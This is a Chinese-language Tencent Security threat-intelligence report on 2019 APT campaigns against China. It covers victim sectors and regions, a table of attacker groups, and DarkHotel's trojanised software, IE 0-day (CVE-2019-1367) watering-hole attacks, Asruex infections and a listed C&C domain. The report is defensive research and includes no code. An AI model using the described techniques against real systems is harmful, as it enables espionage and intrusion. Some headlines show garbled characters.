全球高级持续性威胁（APT）2019年研究报告

2020-03-05 11:29:16

2019年全球安全厂商披露的总报告数量近500起，这数据一个可以说明全球APT攻击态势呈现增长态势，另一个也说明安全厂商也投入了更多精力研究和对抗APT攻击。腾讯安全威胁情报中心根据团队自己的研究以及国内外同行的研究，编写了2019年APT研究报告。

目录

最新资讯

一张图看懂腾讯安全《2019年企业威胁报告》
Oracle Coherence&WebLogic反化远程代码执行漏洞风险通告（C020-2555）
多款勒索病毒借RDP爆破攻击传播企单位须高度警惕
警惕跨平台挖矿木马SysupdataM利用多个漏洞攻击传播
谷歌修复chrome在野0-day利用
腾讯安全产业安全月报（2020年1月）
警惕Linux挖矿木马SystemMiner通SH爆破入侵攻击
jackson-databind JNDI注入黑名新,可能造成RCE
腾讯安全专家支招：远程办公期间业如何做好网络安全防护?
【安全通告】CVE-2020-0688 Mi soft Exchange 远程代码执行POC开

阅读完整报告大约需要1小时，您可以直接下载报告的PDF版本：

http://pc1.gtimg.com/softmgr/files/apt_report_2019.pdf

一、前言

高级可持续性攻击，又称APT攻击，通常由国家背景的相关攻击组织进行攻击的活动。APT攻击常用于国家间的网络攻击行动。主要通过向目标计算机投放特种木马（俗称特马），实施窃取国家机密信息、重要企业的商业信息、破坏网络基础设施等活动，具有强烈的政治、经济目的。

整个2019年，虽然没有太过于轰动的攻击事件，但是攻击的事件却有增无减。腾讯安全威胁情报中心根据团队自己的研究以及搜集的国内外同行的攻击报告，编写了该份2019年APT攻击研究报告。根据研究结果，我们认为主要的结论如下：

1、 中国依然是APT攻击的主要受害国，受到来自于东亚、东南亚、南亚、欧美等各个区域的网络威胁；


2、 网络攻击形势跟地域政治局势有相当密切的关联，地域安全形势复杂的地区，往往是APT攻击最为严重和复杂的地区；

3、 多平台的攻击能力已经成为大量APT攻击者组织的标配能力；

4、 0day依然是最有效的攻击工具，一些组织依然不计成本来购买会自己挖掘0day来进行攻击。


二、2019年高级可持续性威胁概览

2019年在网络安全领域是个不平静的一年，虽然没有像WannaCry那样具有全球轰动效应的网络攻击事件，但是常态化的攻击事件确有增无减。这一年来，网络安全事件频发，高级持续性威胁（APT）也处于持续高发状态，无论是APT组织数量，还是APT攻击频率，相比往年都有较大的增长。腾讯安全威胁情报中心针对全球所有安全团队的安全研究报告进行研究，并提取了相关的指标进行持续的研究和跟踪工作。同时，我们针对相关的研究报告进行了一个梳理和归纳，经过不完全统计，2019年全球安全厂商披露的总报告数量近500起，这数据一个可以说明全球APT攻击态势呈现增长态势，另一个也说明安全厂商也投入更多精力研究和对抗APT攻击。




2015至2019年，全球主要厂商披露的APT攻击事件数量

大部分APT组织背后都有着深厚的政府背景，他们不惧怕法律的打击，也不会因为安全厂商的披露而停止攻击活动，大部分攻击者在攻击活动被暴露后会改头换面、更新自己的武器库后重新发起新一轮的网络攻击，更有部分组织对安全厂商的曝光毫不在意，曝光后毫不收敛甚至变本加厉继续对目标发起攻击，据不完全统计，在2019年全球各大安全厂商披露的APT攻击事件中，新组织所占的比例不足2成，绝大部分是老组织新的攻击活动，这也直接印证了攻击不会因为曝光而停止，APT与反APT的对抗是长期战斗。



2019年曝光的APT组织新旧对比


从国内受害者的性质来看，政府、央企国企、科研单位和高校依然是APT攻击的重灾区，尤其是涉及对外进出口、国防军工、外交等重点单位，从行业分布上看，受攻击最多的是政府，其次是金融行业、军工行业、科研单位、高校。此外基建、软件、传媒等行业也是APT攻击的重点目标。



2019年中国大陆被攻击目标属性分布

而从攻击地域上来看，根据腾讯安全威胁情报中心的统计显示（不含港澳台地区），2019年中国大陆受APT攻击最多的地区为北京和广西，此外还有辽宁、云南、海南、四川、广东、上海、浙江、山

东、黑龙江等。详见下图（不含港澳台地区）。



2019年中国大陆被APT攻击的地区分布图

三、中国面临的APT攻击威胁

中国历来都是APT攻击的主要受害国，随着中国经济的快速发展，以及国际地位的不断攀升，中国面临的外部威胁形势更加严峻。根据腾讯安全威胁情报中心的监测以及公开的报告和资料，我们将在2019年对中国大陆有过攻击的组织按疑似的地理位置分为东亚方向、东南亚方向、南亚方向、其他方向。

组织归属地	代表
东亚	DarkHotel、Higaisa（黑格莎）、Group123（APT37）、Lazarus、穷奇等
东南亚	海莲花（APT32）
南亚	BITTER（蔓灵花）、Patchwork（白象）、Sidewinder（响尾蛇）等
其他	Lamberts、Turla等

2019年攻击中国的APT组织地域分布表

3.1 东亚方向的威胁

东亚的威胁主要来自朝鲜半岛等地区，该地区向来是全球政治冲突、军事冲突的敏感地带，也是APT活动的热点区域之一。此方向的APT组织具有很强的政治背景，常攻击我国政府、外贸、金融、能源等领域的公司、个人及相关科研单位。该方向黑客组织十分庞大，往往呈集团化运作，有国家力量背书。在整个2019年，该方向的攻击组织，包括Darkhotel、Higaisa（黑格莎）、Lazarus、Group123（APT37）、毒云藤、穷奇等都非常的活跃，均有对国内的目标进行钓鱼活动和攻击。


3.1.1 DarkHotel和Higaisa（黑格莎）

DarkHotel自2014年该组织被卡巴斯基曝光以来到如今已经5年多了，被曝光以后，该组织不断对其攻击方式和武器库进行更新，以求攻击的更隐蔽，攻击成功率更高，以及更难以清除等。而黑格莎（Higaisa）为腾讯安全威胁情报中心在2019年11月最先披露的APT攻击组织，该组织常常在节假日来临的时候，通过发送节日问候的邮件来进行钓鱼攻击。目前暂无更多的证据来证明这两个组织之间存在一定的关联，或者说是同一个组织分化的不同攻击小组，但是由于这两个组织都来自于朝鲜半岛，而且攻击的方式和手段、以及攻击的目标都有一定的类似性，因此我们暂且把DarkHotel和Higaisa放在一起来进行描述。后续我们会持续的跟踪这两个组织的新的攻击动向，以求找到更多的证据来证明这两个组织同属一家或者具有不同的组织背景。

DarkHotel在2019年的攻击活动频繁，主要使用钓鱼、感染文件多种格式文件、水坑攻击等来进行。不仅攻击频繁，其技术能力也相对较高，有使用0day进行攻击的能力。


活动一：使用寄生兽特马针对中国的外贸企业进行攻击活动

今年的攻击活动跟以往有所不同，以前是通过将大量开源代码加入到木马工程中编译以实现隐藏恶意代码的目的，今年则出现通过替换正常的软件文件来实现劫持的目的。如使用篡改网易邮箱大师等软件客户端来实现攻击。



捆绑有寄生兽木马的网易邮箱大师程序

此外，引入了更加稳定的开源远程控制木马XRAT来实现对目标主机更加稳定地控制：



2019新引入的xrat开源远程控制木马


活动二：使用浏览器0day进行攻击

在2019年DarkHotel使用了IE浏览器0day（CVE-2019-1367）进行攻击（攻击进行时漏洞还未修复），攻击方式包括钓鱼攻击和水坑攻击。

如入侵某重要企业的管理登录页面，插入恶意代码来进行攻击：


图7：被DarkHotel入侵的某管理后台

嵌入的脚本根据系统x86或x64执行不同利用脚本，触发CVE-2019-1367漏洞：




x86和x64的执行脚本

此外还有使用某国内浏览器漏洞进行攻击的钓鱼事件：



钓鱼邮件


该钓鱼邮件中嵌入了一个恶意链接，若打开该链接的浏览器存在漏洞，则会触发恶意文件下载，否则会下载一个正常的pdf文件：



pdf内容


活动三：使用购买的HackingTeam的军火库进行攻击活动

在2019年，我们奇怪的发现了大量的DarkHotel的Asruex特马，并且受控机众多，称持续性的活跃状态。这非常反常理，因为APT攻击是针对性极强的攻击活动，很少是大规模的攻击活动。而且经过分析，所有特马都为老版本的文件，且C&C服务器也早已失效。



Asruex的C&C服务器连接走势

经过深入分析发现，原来是Asruex具有文件感染的功能，能够感染包括doc、pdf、exe等文件，从而导致大量的文件被感染。



Asruex感染过程

而该次攻击的C&C的域名themoviehometheather.com，疑似为Hacking Team所拥有。而且，Dark Hotel购买Hacking Team的军火库也并非首次：


APT

Search blog posts

Spreading the Disease: Darkhotel gets HackingTeam 0-day, but still stoppable

Kaspersky Lab experts have investigated a new series of attacks by the Darkhotel cybercriminal group. Here are the details.

Denis Legezo August 11, 2015

卡巴斯基关于DarkHotel使用HackingTeam军火库的相关报导

这也跟之前曝光的韩国情报官员因为购买HackingTeam间谍软件而自杀的事件相印证。


韩国特工因Hacking Team事件自杀，死前留书否认监视民众

明明知道 2015-07-21 共194583人围观，发现 21 个不明物体 资讯

7月19日韩国警方证实，在山间公路的汽车内发现一名韩国国家情报局雇员的尸体，显然是自杀身亡。韩国国情院当天下午以“国情院全体职员”名义发布的报道资料中表示，该男子“是网络技术员，目前引发问题的黑客程序就是他在2012年考虑到工作需要而购买的”。


事态背景

近日监控软件销售商Hacking Team被黑、内部机密外泄，造成与其合作的各国政府瞬间裸奔于世。而韩国国家情报院则被曝出在2012年的时候从Hacking Team购买软件，用于盗取信息数据，并远程控制智能手机和电脑。


对此在野党派指责政府购买间谍软件监视韩国公众，但是政府和韩国情报局都对此予以否认。

韩国情报官员自杀的相关报导

